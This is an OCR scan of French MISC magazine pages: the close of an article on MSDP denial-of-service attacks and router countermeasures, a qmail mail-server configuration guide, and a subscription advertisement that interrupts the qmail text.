Pendant cette période, le nombre de faux messages SA générés par chacune de ces attaques a varié de 10 000 à 45 000 messages MSDP SA.

Dans le cas du vers Sapphire, seules 4 attaques distinctes ont été observées, toutes pendant une période de 10 heures. Le nombre de faux messages SA générés a varié d'un minimum de 5 000 pour l'attaque la plus faible à un maximum de 34 500 messages MSDP SA pour l'attaque le sévère.

En plus de cette différence concernant la taille des orages MSDP SA, les caractéristiques ainsi que les effets des attaques engendrés par chacun des vers étaient différents sur les points suivants :

- Les messages SA générés par le vers Ramen correspondaient à une plage d'adresses IP contigus « /16 » commençant par une adresse IP choisie de manière aléatoire. En revanche, les messages SA générés par le ver Slammer étaient choisis de manière aléatoire à partir d'un algorithme de génération de nombre pseudo-aléatoire.
- Une autre différence de taille entre les deux vers concerne le nombre de départs simultanés de l'attaque. Chacune des 40 instances du vers Ramen a été lancée à partir d'un domaine distinct à des périodes différentes. En revanche, plusieurs instances du vers Sapphire ont été lancées simultanément de multiples endroits, résultant en une attaque distribuée sur l'infrastructure multicast.
- La durée des attaques sur l'infrastructure multicast était également différente : 30 minutes environ pour le vers Ramen contre 30 minutes à 2 heures pour le vers Sapphire. La raison en est que certaines instances du vers Sapphire étaient déclenchées par de multiples terminaux et que les attaques de toutes ces sources infectées n'étaient pas simultanées. La propagation des orages SA s'opérant ainsi par vagues successives, les effets globaux de l'attaque persistaient plus longtemps.

Un autre point à noter est que bien que les attaques étaient courtes dans le temps, leurs effets et impacts sur l'infrastructure multicast ont été bien plus longs et persistants.

La raison sous-jacente est que le protocole MSDP prend du temps pour distribuer les messages SA et continue à envoyer de faux messages SA bien après que les attaques ont cessé.

De plus, l'obligation faite à un routeur MSDP de conserver dans son cache local tous les messages SA reçus, légitimes comme malveillants, contribue également à prolonger dans le temps les effets de l'attaque.

4. Les mécanismes de sécurité existants

Les constructeurs d'équipements réseaux ont progressivement introduit dans leur implantation du protocole MSDP un certain nombre de fonctionnalités permettant de contrôler, de réduire et de limiter les dégâts causés par les orages MSDP SA.

Bien que les options de configuration disponibles varient légèrement d'un constructeur à l'autre, trois grandes catégories existent et sont particulièrement utiles pour détecter et contrer les attaques Dos MSDP :

1. Filtrage des messages MSDP SA.
2. Contrôle et limitation de la taille du cache SA.
3. Limitation du débit d'arrivée des messages SA.

Nous détaillons ci-après ces mécanismes permettant de protéger le cœur de réseau d'attaques DoS MSDP.

4.1 Contrôle d'accès

Afin de protéger un réseau multicast IP contre des attaques, la solution la plus simple, mais la plus fastidieuse, consiste à mettre en place des fonctionnalités de filtrage sur les équipements réseau afin de contrôler explicitement l'établissement des sessions MSDP (entre pairs ou de *mesh group*), ainsi que le filtrage de la réception et de l'émission des messages SA.

Un « mesh group » est un groupe de pairs MSDP qui forment un maillage total entre eux. Ce type de configuration est employé lorsqu'il y a plusieurs RP dans un domaine de routage multicast IP. Tout message SA reçu d'un pair MSDP dans un groupe n'est pas expédié aux autres pairs dans le même groupe.

Ainsi, l'inondation de messages SA est réduite et optimisée au sein du domaine.

Voici, par exemple, les contrôles que l'on peut généralement configurer au niveau d'un routeur :

- Établissement des sessions MSDP entre pairs.

```
# Cisco IOS command

# Etablissement de peer MSDP
ip msdp peer {peer-name | peer-address} [connect-source type number]
[remote-as as-number]

# Etablissement de meshed group
ip msdp mesh-group name {ip-address | name}
```

- Filtrage des sources et groupes annoncés.

Par défaut, les messages SA sont échangés librement entre pairs MSDP et sans aucun filtrage.

En général, il y a toujours dans un domaine PIM-SM un nombre d'états (S,G) qui doivent rester internes au domaine, comme par exemple les applications locales au domaine qui utilisent des adresses IP multicast privées (en 239/24), ainsi que les sources avec un adressage privé (adresses IP en 10/8 par exemple).

Les messages SA correspondants doivent donc être filtrés afin, d'une part, d'empêcher que des informations (S,G) locales à un domaine aient une visibilité globale, et, d'autre part, d'améliorer le passage à l'échelle du protocole MSDP dans l'Internet multicast.

En configurant des Access Control Lists (ACL), il est possible de restreindre les sources et groupes annoncés par un pair MSDP en filtrant les messages MSDP SA en fonction de préfixes d'adresses de groupe et source et de l'identité du RP d'origine.

Voici ci-dessous l'éventail de commandes du constructeur Cisco disponibles pour mettre en œuvre un filtrage des messages SA.

```
# Cisco IOS command

# Filtrage de la réception des messages SA
ip msdp sa-filter in ip-address list access-list-name

# Filtrage de l'émission des messages SA
ip msdp sa-filter out ip-address list access-list-name

# Contrôle du champ ttl des messages SA
ip msdp ttl-threshold ip-address ttl

# Contrôle des adresses ip
access-list access-list-name permit @ip
access-list access-list-name deny @ip
```

Bien que le filtrage permette de contrôler explicitement le flux des messages SA, ce procédé n'est réellement efficace que contre les attaques les plus grossières et ne constitue pas une solution pratique contre les attaques DoS.

On peut d'ailleurs citer les contraintes suivantes :

- D'une part, un effort d'administration continu est nécessaire pour maintenir à jour ces filtres sur l'ensemble du réseau multicast.
- D'autre part, le filtrage est inefficace contre les attaques qui usurpent (spoofing) les adresses sources ou les adresses de groupes.
- Enfin, comme la plupart des attaques DoS sont de courte durée et qu'en général les caractéristiques de l'attaque varient au cours du temps, il n'est pas envisageable de configurer manuellement et en temps réel un filtre pour contrer une attaque particulière.

4.2 Contrôle du cache SA

La spécification du protocole MSDP oblige un routeur MSDP à mettre en cache tous les messages SA qu'il émet ou reçoit. Cette mise en cache permet de lisser l'envoi des messages MSDP et de réduire la latence d'abonnement de nouveaux récepteurs en maintenant la liste de toutes les sources actives.

En cas d'attaque DoS MSDP, la taille du cache d'un routeur MSDP peut grossir considérablement à cause de l'orage SA et affecter les performances du routeur. Une augmentation de la taille du cache résulte non seulement en une augmentation de la consommation mémoire, mais aussi en une augmentation du temps de calcul pour parcourir le cache.

De plus, comme les faux messages SA sont conservés dans le cache pendant une période plus longue que la durée de l'attaque elle-même, les effets de l'attaque sur les performances du routeur peuvent persister bien après la fin de l'attaque.

Par conséquent, les constructeurs d'équipements réseaux ont en général développé dans leur implantation de MSDP des mécanismes permettant de limiter la taille du cache SA.

Les commandes suivantes illustrent les possibilités offertes par les constructeurs Juniper et Cisco pour contrôler le cache SA.

- Limitation de la taille du cache SA.

  La configuration suivante limite le nombre d'entrées dans la cache de *forwarding multicast* (qui inclut toutes les entrées PIM ainsi que les MSDP SA) à 150 000 entrées. Dès que cette limite est atteinte, le routeur ne peut plus ajouter d'entrées jusqu'à ce que le cache tombe à 149 000 entrées.

```
# JunOS command
 routing-options {
       multicast {
          forwarding-cache {
                 threshold {
                  suppress 150000;
                  reuse 149000;
                 }
          }
       }
}
```

- Comptage des messages SA rejetés ou acceptés.

```
# Cisco IOS command
# Comptage des messages SA rejetés
ip msdp cache-rejected-sa number-of-entries
```

4.3 Contrôle d'admission

Il est possible de spécifier par routeur un certain nombre de seuils au-delà desquels toute nouvelle requête ou nouveau flux est détruit.

Appliquée au protocole MSDP, la limitation en débit permet de limiter le nombre de messages SA qu'un routeur accepte par unité de temps sur n'importe laquelle de ses interfaces.

De telles limites peuvent être employées en :

- Limitant le taux de messages PIM *Registrer*. La limitation du taux de messages Registrer permet de fixer une limite au nombre de messages Registrer qu'un RP traite. Comme les messages PIM Register sont générés par le premier routeur multicast recevant le trafic initial issu de la source, cette option de configuration permet de réduire les effets d'une attaque DoS dont l'origine est localisée au sein du domaine du RP. Cependant, un RP mettant en œuvre ce mécanisme ne peut pas empêcher une attaque DoS ayant démarré dans un autre domaine de se propager à son propre domaine.
- Limitant le taux de messages MSDP SA. La limitation du taux de messages SA permet de fixer une limite au nombre de SA qu'un RP reçoit de ses pairs MSDP. Les messages SA transmis

à un RP par ses pairs MSDP et qui excèdent le seuil configuré sont détruits. Ainsi, la limitation en débit des messages SA permet d'empêcher des attaques DoS MSDP dont l'origine se situe dans un domaine autre que le domaine du RP. Ce seuil est statique et sa valeur est fixée à partir de sa connaissance des conditions normales de charge du réseau MSDP.

```
# Cisco IOS command
# Limitation du nombre total de messages SA que le routeur accepte d'un pair MSDP

ip msdp sa-limit {peer-name | peer-address} sa-limit
```

En limitant ainsi le nombre total de messages SA que le routeur accepte d'un pair MSDP, cette commande garantit donc un premier niveau de protection contre les attaques par déni de service distribuées.

Le routeur maintient, par pair MSDP, un compteur des messages MSDP SA dans son cache SA et ignore tous les nouveaux messages reçus d'un pair si la limite configurée pour ce pair est atteinte.

4.4 Discussion sur l'efficacité des solutions existantes

L'avantage des solutions existantes est qu'elles sont simples à utiliser et faciles à déployer. Cependant, leur efficacité à contrer les attaques DoS MSDP est limitée pour plusieurs raisons :

- Le principal inconvénient de ces solutions est qu'elles reposent sur la mise en œuvre de seuils et de filtres statiques qui doivent en général être configurés manuellement.
- Les configurations des seuils et filtres sont étroitement liées à des conditions « normales » de trafic. En revanche, si les conditions de trafic changent ou/et si le nombre de messages SA légitimes augmente du fait d'un évènement externe légitime, les seuils statiques mis en place peuvent alors éliminer des messages SA légitimes.
- Un autre inconvénient de ces solutions est qu'elles donnent un poids équivalent à tous les messages SA, légitimes ou malveillants, sans tenir compte des caractéristiques des SA. En conséquence et en cas d'attaque, un pair MSDP ne peut pas garantir que seuls les mauvais messages SA ont été détruits : les bons et les mauvais messages SA sont détruits sans distinction.

Les solutions existantes peuvent donc seulement restreindre les effets d'une attaque. En revanche, elles ne peuvent ni complètement stopper l'attaque ni empêcher le trafic SA légitime d'être perdu.

5. Conclusion

Le mode de transmission multicast est vulnérable à différents types d'attaques par déni de service. Dans cet article, nous avons considéré et analysé un seul type d'attaques DoS, celles ciblant le protocole *Multicast Source Discovery Protocol* (MSDP).

Les attaques MSDP sont extrêmement faciles à lancer et s'étendent à toute l'infrastructure multicast. A mesure que l'usage et le déploiement du multicast grandissent, il est probable que des attaques ciblant spécifiquement le protocole MSDP vont apparaître et se développer.

Des solutions efficaces de détection de telles attaques sont donc par conséquent nécessaires. Des solutions existent actuellement pour empêcher les attaques DoS MSDP, mais ces solutions reposent essentiellement sur des fonctions de limitation en débit qui diminuent principalement la taille des orages MSDP SA. En revanche, ces solutions sont imparfaites et inefficaces.

Modifier le protocole MSDP afin de le rendre plus sûr et de supporter le passage à l'échelle est important pour la stabilité du multicast dans l'Internet. En effet, l'utilisation du protocole MSDP est indispensable pour supporter les communications multipoint à multipoint entre domaines multicast, il est donc primordial de parvenir au plus tôt à des solutions permettant de sécuriser complètement MSDP.

Références

[1] LLORENS (C.), LOYE (S.), « Quelques éléments de sécurité des protocoles multicast IP – L'accès », MISC 24.

[2] LLORENS (C.), LOYE (S.), « Quelques éléments de sécurité des protocoles multicast IP – Le routage Intra-domaine », MISC 25.

[3] LOYE (S.), « Multicast IP : Les protocoles de routage multicast », Techniques de l'Ingénieur, **http://www.techniques-ingenieur.fr/**.

[4] HARDJONO (T.) et TSUDIK (G.), « *IP multicast security: Issues and directions* », *Annales de Telecom*, 2000.

[5] FENNER (B.) et MEYER (D.), « *Multicast source discovery protocol (MSDP)* », *Internet Engineering Task Force* (IETF), RFC 3618, octobre 2003.

[6] MOORE (D.), PAXSON (V.), SAVAGE (S.), SHANNON (C.), STANIFORD (S.), et WEAVER (N.), « *The spread of the sapphire/slammer worm* ».

[7] RAJVAIDYA (P.), RAMACHANDRAN (K.) et ALMEROTH (K.), « *Detection and Deflection of DoS Attacks Against the Multicast Source Discovery Protocol* », IEEE INFOCOM 2003.

Fiche pratique : qmail

Parler d'un serveur de messagerie spécifique c'est s'exposer aux trolls au même titre que l'évocation du meilleur éditeur de texte ou window manager.

Nous allons essayer de ne pas tomber dans ce piège et de vous fournir des éléments objectifs et concrets sur l'architecture et les points forts de qmail, mais également sur ses limitations et la manière de le paramétrer afin de l'adapter à différents besoins.

Introduction

qmail voit le jour en janvier 1996, mais il ne s'agit que d'une version beta et il faudra attendre deux ans pour que la version 1.03 soit disponible comme version officielle (juin 1998) [1]. L'auteur est Dan J. Bernstein, actuellement professeur de mathématiques à l'université de l'Illinois et également connu pour ses travaux en cryptographie. Le code source de qmail est dans le domaine public, mais les conditions de distribution sont très particulières [2].

Un serveur de messagerie est constitué de nombreux composants, mais seule la partie SMTP et les mécanismes de livraison du courrier seront abordés dans cette fiche pratique. Nous nous intéresserons particulièrement aux besoins actuels de la messagerie : chiffrement des connexions en SSL/TLS, authentification de l'utilisateur, intégration avec des outils de filtrage applicatif, etc.

Les prises de position souvent houleuses et toujours sans concession de DJB contribuent pour beaucoup aux déchainements de passions autour de qmail.

Et on doit bien garder à l'esprit que malgré sa conception robuste et son architecture élégante, qmail reste un programme informatique, et à ce titre n'est pas exempt de bugs, de problèmes [21] ni même de failles de sécurité [22]. Dans la vie réelle, pas de panique !

Les problèmes de type dénis de service (notamment par épuisement de la mémoire) sont couverts en respectant certaines consignes d'installation, et l'exploitation des autres failles demande des conditions d'exécution vraiment peu réalistes...

Différentes versions de qmail : netqmail, qmail-ldap, etc.

qmail n'a plus évolué depuis 1998, ce qui n'est pas vraiment le cas de la messagerie Internet, tout du moins au niveau des besoins et des menaces auxquels il faut maintenant faire face. Pour cette raison, de très nombreux patches ont vu le jour, apportant à qmail un grand nombre de fonctionnalités supplémentaires voire complètement superflues.

Cette déferlante de correctifs se retrouve souvent dans les versions packagées de qmail et peut entraîner de nombreux problèmes, que ce soit au niveau de la compatibilité entre les patches ou des failles de sécurité induites (perte des garanties de sécurité du code original).

Pour illustrer ce propos, vous pouvez par exemple consulter en [3] une très bonne analyse du package qmail pour Gentoo. Enfin, toutes les ressources sont regroupées sur un site régulièrement mis à jour [25], donc n'hésitez pas à le consulter si vous cherchez des outils spécifiques ou des informations à propos de qmail.

Cette fiche pratique repose sur deux distributions de qmail.

- La première est netqmail 1.05, actuellement considérée comme LA version de référence et qui n'est ni plus ni moins que la version 1.03 de qmail agrémentée de quelques correctifs vraiment essentiels (et validés par DJB). Les fonctionnalités SSL/TLS [4] et authentification SMTP [5] seront combinées dans un patch supplémentaire [6] conçu spécifiquement pour netqmail.
- La seconde distribution que nous allons mettre en œuvre est qmail-ldap, un très gros patch de la version 1.03, qui en plus de l'intégration avec un annuaire LDAP offre également de nombreuses fonctionnalités adaptées à de gros environnements de production.

Installation de netqmail

Life with qmail

Depuis plusieurs années, le document *Life with qmail* [7] (LWQ) est le compagnon idéal pour se lancer dans l'installation de qmail. Nous avons pris le parti de ne pas nous substituer à ce document, donc de ne pas s'attarder sur l'installation à proprement parler, mais d'aller plus rapidement vers les points de configuration délicats.

L'étape de compilation ne devrait poser aucun problème si vous suivez correctement les instructions données dans LWQ. qmail s'appuie également sur deux autres ensembles de programmes développés par DJB (les daemontools et ucspi-tcp).

Il est vivement conseillé d'installer également les pages de man de ces deux packages (qui ne sont pas fournies en standard mais téléchargeables à [8, 9]) et de passer un peu de temps afin de bien comprendre le fonctionnement des daemontools (vraiment !). Les pages de man fournies avec qmail (installées dans /var/qmail/man) sont en revanche, très bien détaillées. La compilation des patches SSL/TLS requiert OpenSSL.

Configuration

Les fichiers de configuration sont regroupés dans le répertoire /var/qmail/control (l'idée est en fait d'avoir plusieurs petits fichiers séparés correspondant aux différents *daemons*).

On notera également que le paramétrage minimal pour une installation fonctionnelle nécessite simplement un fichier (/var/qmail/control/me) contenant le nom DNS (FQDN) de la machine.

Arnaud Guignard
arno@rstack.org


Pascal Malterre
pascal@rstack.org
Ingénieurs-chercheurs en sécurité des systèmes d'information au CEA/DAM Ile de France

Le récapitulatif des paramètres peut être affiché avec la commande `qmail-showctl`.

L'architecture de qmail

`qmail` met en œuvre de façon très poussée les principes essentiels de la programmation sécurisée. La séparation des privilèges se fait au moyen d'un cloisonnement logiciel strict : les fonctionnalités que doit implémenter le serveur sont éclatées en sous-programmes, chacun d'eux dédié à une tâche précise et s'exécutant sous un compte utilisateur spécifique. Les privilèges de chaque composant sont mutuellement exclusifs (droit d'écrire dans la file d'attente des messages, d'initier une connexion réseau, d'écouter sur le port TCP/25, etc.).

Figure 1



D'autre part, comme on le verra par la suite, les portions de code s'exécutant sous le compte `root` ont été réduites au minimum. L'architecture de `qmail` est donnée dans le schéma ci-dessous. Tout au long de cette fiche pratique, nous allons présenter les rôles et la configuration des différents programmes, donc n'hésitez pas à revenir régulièrement à ce schéma. Ce dernier est une version simplifiée de la *big qmail picture* **[10]** d'André Oppermann.

Fonctionnalités de base

Mise en place d'un relais SMTP

Lorsque le serveur accepte un mail en SMTP et que la boîte aux lettres du destinataire n'est pas stockée localement sur la machine, on se comporte alors comme un relais SMTP. On peut servir de relais SMTP uniquement pour certains domaines de messagerie paramétrés explicitement.

Par exemple, cela peut être mis en œuvre dans une architecture où une passerelle frontale réalise un premier niveau de filtrage (antispam, antivirus, etc.) avant de transmettre les messages vers un second serveur, situé plus à l'intérieur du périmètre réseau de l'entreprise, et chargé de la livraison des mails dans les boîtes aux lettres des utilisateurs.

Pour configurer un serveur de ce type, il suffit d'ajouter les domaines pour lesquels on accepte de relayer les messages dans le fichier `rcpthosts` et éventuellement d'indiquer le serveur vers lequel ils doivent être transmis dans `smtproutes` (s'il n'y a pas de routes SMTP précisées explicitement, `qmail` utilise le routage classique : recherche d'un MX dans le DNS, ou si ce dernier n'existe pas, recherche un enregistrement de type A et connexion directe sur le port TCP/25 de l'adresse IP retournée, etc.).

On peut également accepter de relayer les messages quels que soient les domaines destinations. Si on ne fait aucune restriction dans l'utilisation de ce service, on devient alors un *relais ouvert* et ce n'est généralement pas une bonne idée à moins d'avoir des affinités avec les spameurs :-).

Il faut donc mettre en œuvre des moyens pour limiter l'accès à ce service aux seuls utilisateurs ou machines autorisés. `qmail` fait partie de la famille des programmes *secure by default* et à ce titre n'autorise pas de *relaying* à moins d'une configuration explicite.

La décision de relayer un message à destination d'un domaine externe (non présent dans le fichier `rcpthosts`) est prise au niveau de `qmail-smtpd` en fonction de la variable d'environnement `RELAYCLIENT`. Si cette dernière n'existe pas, le mail sera refusé au moment de la session SMTP. En revanche, si elle est présente dans l'environnement (même si sa valeur est une chaîne vide), `qmail-smtpd` concatènera le contenu de la variable à tous les destinataires de l'enveloppe (`RCPT TO`) et acceptera le message.

Généralement, on prend simplement comme valeur `""` pour ne pas changer les destinataires (la fonctionnalité qui consiste à ajouter une chaîne de caractères à tous les `RCPT TO` peut servir à traiter différemment les messages en fonction de la source, voir pour cela un exemple d'utilisation dans la FAQ **[23]**).

Le programme `tcpserver` joue le rôle de *wrapper* TCP pour la gestion des connexions entrantes sur le port TCP/25. Il dispose de nombreuses options pour autoriser ou refuser les connexions en fonction des adresses IP des clients, de leurs noms DNS, du nombre maximum de sessions simultanées que l'on accepte, etc. Pour une installation respectant les consignes de LWQ, le script `/var/qmail/supervise/qmail-smtpd/run` est responsable de l'exécution de `tcpserver` :

```
[...]
exec /usr/local/bin/softlimit -m 5000000 \
  /usr/local/bin/tcpserver -v -R -l 0 -x /etc/tcp.smtp.cdb \
    -c "$MAXSMTPD" -u "$QMAILDUID" -g "$NOFILESGID" 192.168.1.1 smtp \
    /var/qmail/bin/qmail-smtpd 2>&1
```

Le programme `softlimit` sert à limiter les ressources du système allouées à un programme. Le programme `tcpserver` est ensuite

lancé avec différents arguments : mode verbeux (`-v`), ne pas faire de résolution DNS inverse (`-R`), écoute sur l'interface possédant l'adresse IP `192.168.1.1` sur le port `smtp`, etc. Une fois la connexion acceptée par `tcpserver`, ce dernier exécute le programme passé en paramètre (ici `qmail-smtpd`) en connectant ses descripteurs de fichiers d'entrée/sortie standards à la *socket* de la connexion réseau courante. Le processus fils hérite également des variables d'environnement dont certaines sont spécifiquement positionnées par `tcpserver` (par exemple `RELAYCLIENT`). Elles peuvent être fixées en fonction des adresses IP sources à partir d'un fichier de règles spécifié (argument `-x /etc/tcp.smtp.cdb` dans le script `qmail-smtpd/run`). Pour avoir plus d'informations sur la syntaxe, vous pouvez consulter la page de `man tcprules.1`. Une configuration classique serait par exemple :


```
bash$ cat /etc/tcp.smtp
#
# On autorise les envois de mails depuis le serveur lui-même.
127.:allow,RELAYCLIENT=""
# Tous les clients du LAN sont autorisés à envoyer des mails.
192.168.1.:allow,RELAYCLIENT=""
# Tous les autres clients sont autorisés à se connecter sur le port TCP/25,
# mais qmail-smtpd utilisera les domaines contenus dans le fichier
# rcpthosts pour accepter ou rejeter le message.
:allow
```

Pour les messages sortants, si on souhaite utiliser exclusivement le serveur de mails du fournisseur d'accès, il suffit de rajouter une route SMTP explicite dans le fichier `smtproutes` :

```
bash$ cat /var/qmail/control/smtproutes
#
# Chaque ligne est de la forme "domaine:serveur[:port]"
# Si le champ "domaine" est vide, la route SMTP s'applique à tous les mails
:smtp.mon-isp.com
```

Un exemple d'architecture est donné ci-dessous (les paramètres indiqués sont ceux du serveur SMTP situé dans la DMZ) :

Figure 2



On peut décider sur d'autres éléments que l'adresse IP ou le nom DNS pour accepter de relayer les e-mails : authentification SMTP du client, utilisation de certificats en TLS/SSL, *SMTP-after-POP*, etc. Certaines de ces méthodes seront détaillées dans la suite.

On notera que `qmail-smtpd` n'offre pas de mécanisme de vérification/validation de destinataires : à partir du moment où `domaine.ext` est listé dans le fichier `rcpthosts`, tout mail destiné à `*@domaine.ext` sera accepté, que l'adresse mail soit valide ou non. Cela peut poser des problèmes sur les systèmes confrontés à de grosses vagues de spams dans lesquelles une proportion importante des adresses n'existent pas, et encombrer ainsi la file d'attente de messages (notamment les messages d'erreurs en retour qui seront réémis sans succès pendant plusieurs jours).

Il n'existe aucune solution vraiment universelle face à cette nuisance, car tout dépend de la situation dans laquelle on se trouve. Il existe des patches de `qmail-smtpd` permettant de valider les destinataires transmis au niveau SMTP. Outre le fait d'ajouter un patch supplémentaire à ce programme, cette approche peut poser d'autres problèmes. Si on donne une réponse immédiate à chaque commande `RCPT TO` sans prendre de précautions, il devient facile pour les spameurs d'énumérer les comptes mails valides hébergés sur le serveur, ou bien en autorisant `qmail-smtpd` à valider un destinataire, on peut briser le cloisonnement logiciel car il faudra peut-être lui attribuer des privilèges supplémentaires pour réaliser cette tâche, etc. On peut aussi choisir un fonctionnement inverse basé sur une *black-list* de destinataires particulièrement appréciés par les spameurs, par exemple des listes de prénoms et des noms génériques comme « *help* », « *sales* », « *support* », etc. Cette liste doit bien sûr être régulièrement mise à jour en fonction des destinataires existant sur le serveur. Le site des utilisateurs de `qmail` **[25]** récapitule ces différentes approches.

L'acceptation de prise en charge d'un mail

Comme vu précédemment, le domaine de messagerie que l'on souhaite gérer doit d'abord être ajouté au fichier `rcpthosts`. À partir de là, `qmail-smtpd` accepte tout message à destination d'une adresse relative à ce domaine et fait appel à un programme spécifique (`qmail-queue`), chargé d'enregistrer le message dans la file d'attente sur le disque (répertoire `/var/qmail/queue`). Au niveau du système de fichiers, les scripts d'installation ont fixé des droits particuliers sur la file d'attente, ainsi que sur le programme `qmail-queue` :

```
bash$ ls -ld /var/qmail/queue
drwxr-x--- 11 qmailq qmail 4096 2006-02-12 15:08 /var/qmail/queue/
bash$ ls -ld /var/qmail/bin/qmail-queue
-rws--x--x  1 qmailq qmail 14752 2006-02-12 15:08 /var/qmail/bin/qmail-queue
```

`qmail-smtpd` (qui s'exécute sous l'*uid* `qmaild`) n'a pas le droit d'écrire directement dans la file d'attente, mais lorsqu'à son tour il exécute `qmail-queue` pour stocker le message, ce dernier prend l'identité `qmailq` (puisqu'il est *Set-UID*) et peut donc écrire dans le répertoire `/var/qmail/queue`. Pour avoir plus d'informations sur le fonctionnement réel de la *qmail queue* (un peu plus complexe mais le principe ne change pas), vous pouvez consulter le fichier `INTERNALS` fourni avec les sources de `qmail`. En pratique, une partition spécifique peut être utilisée pour le répertoire `/var/qmail` (ou mieux un disque séparé). Cela résout également les problèmes rencontrés avec certains OS qui montent la partition `/var` en `nosuid`. Il est important de bien comprendre l'interface d'appel du programme `qmail-queue`, car ce mécanisme pourra être utilisé pour la mise en place de filtrage applicatif. Concrètement, `qmail-queue` lit d'abord le message (transmis avec la commande SMTP `DATA`) sur le descripteur de fichier 0, puis l'enveloppe SMTP (commandes `MAIL FROM` et `RCPT TO`) sur le descripteur 1 (la page de `man qmail-queue.8` explique très précisément ce mécanisme). On doit garder à l'esprit que l'acceptation de prise en charge d'un message est une responsabilité importante **[24]**, et qu'en conséquence, `qmail-smtpd` ne renverra pas de « 250 OK » en SMTP tant que l'exécution de `qmail-queue` ne sera pas terminée et que le code de retour de ce dernier indiquera que tout s'est

Abonnez-vous à misc

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

soit **6** numéros de Misc **1 an de sécurité informatique**

= 33 €

~~48 €~~

France Metro

Offres de couplage possibles ! voir page 81

4 façons de vous abonner :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Bon de commande à remplir et à retourner à :

*Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

Oui je souhaite m'abonner à Misc, 6 numéros

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

3 BONNES RAISONS de vous abonner :

- Ne manquez plus aucun numéro !
- Recevez Misc tous les 2 mois, chez vous, ou dans votre entreprise.
- Economisez 15 /€ an.

☐ **Pour avoir un suivi par e-mail de vos abonnements, merci de nous indiquer votre adresse e-mail** :**

**En application des articles 27 et 34 de la loi dite «Informatique et libertés» n° 78-17 du 6 janvier 1978, vous disposez d'un droit d'accès et de rectification aux données vous concernant.

Pour les tarifs étrangers, consultez notre site : www.ed-diamond.com

Offre Collectionneur !

Vous êtes un fidèle lecteur mais vous ne vous rappelez plus dans quel magazine vous avez lu un article sur ... ?

Un sujet vous passionne et vous recherchez des magazines traitant de ce sujet ?

4 façons de commander :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur **www.ed-diamond.com**
- par téléphone, entre 9h-12h et 14h-17h au 03 88 58 02 08
- par fax au 03 88 58 02 09 (CB)

Allez sur **www.ed-diamond.com** et utilisez le moteur de recherche sur tous les sommaires des magazines édités par Diamond Editions (Misc, Linux Magazine et hors série, Linux Pratique). Vous pourrez également compléter votre collection !

Bon de commande à remplir et à retourner à : *Diamond Editions - Service des Abonnements/Commandes, BP 20142 - 67603 SELESTAT CEDEX

DÉSIGNATION	PRIX	QTÉ	TOTAL
MISC N°1 Les vulnérabilités du Web !	5,95 €		
MISC N°2 Windows et la sécurité	7,45 €		
MISC N°3 IDS : La detection d'intrusions	Epuisé		
MISC N°4 Internet, un château construit sur du sable	7,45 €		
MISC N°5 Virus, mythes et réalités	Epuisé		
MISC N°6 Insécurité du wireless?	7,45 €		
MISC N°7 La guerre de l'information	7,45 €		
MISC N°8 Honeypots ; le piège à pirates	7,45 €		
MISC N°9 Que faire après une intrusion ?	7,45 €		
MISC N°10 VPN (Virtual Private Network)	7,45 €		
MISC N°11 Tests d'intrusion	7,45 €		
MISC N°12 La faille venait du logiciel !	7,45 €		
MISC N°13 PKI - Public Key Infrastructure	7,45 €		
MISC N°14 Reverse Engineering	7,45 €		
MISC N°15 Authentification	Epuisé		
MISC N°16 Télécoms, les risques des infrastructures	7,45 €		
MISC N°17 Comment lutter contre le spam, les malwares, les spywares	7,45 €		
MISC N°18 Dissimulation d'informations	7,45 €		
MISC N°19 Les dénis de service	7,45 €		
MISC N°20 Crytographie malicieuse	7,45 €		
MISC N°21 Limites de la sécurité	7,45 €		
MISC N°22 Superviser sa sécurité	7,45 €		
MISC N°23 De la recherche de faille à l'exploit	7,45 €		
MISC N°24 Attaques sur le Web	7,45 €		
MISC N°25 Bluetooth, P2P, AIM, les nouvelles cibles	7,45 €		
		TOTAL	
		Frais de port France Metro : + 3,81 €	
		Frais de port Etranger : + 5,34 €	
		TOTAL	

Oui je souhaite compléter ma collection

1 Voici mes coordonnées postales

Nom :

Prénom :

Adresse :

Code Postal :

Ville :

2 Je joins mon réglement :

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions*

☐ Paiement par carte bancaire :

N° Carte :

Expire le : Cryptogramme Visuel : Voir image ci-dessous

Date et signature obligatoire : 200

bien déroulé et donc que le message est maintenant stocké sur le disque.

La livraison du courrier

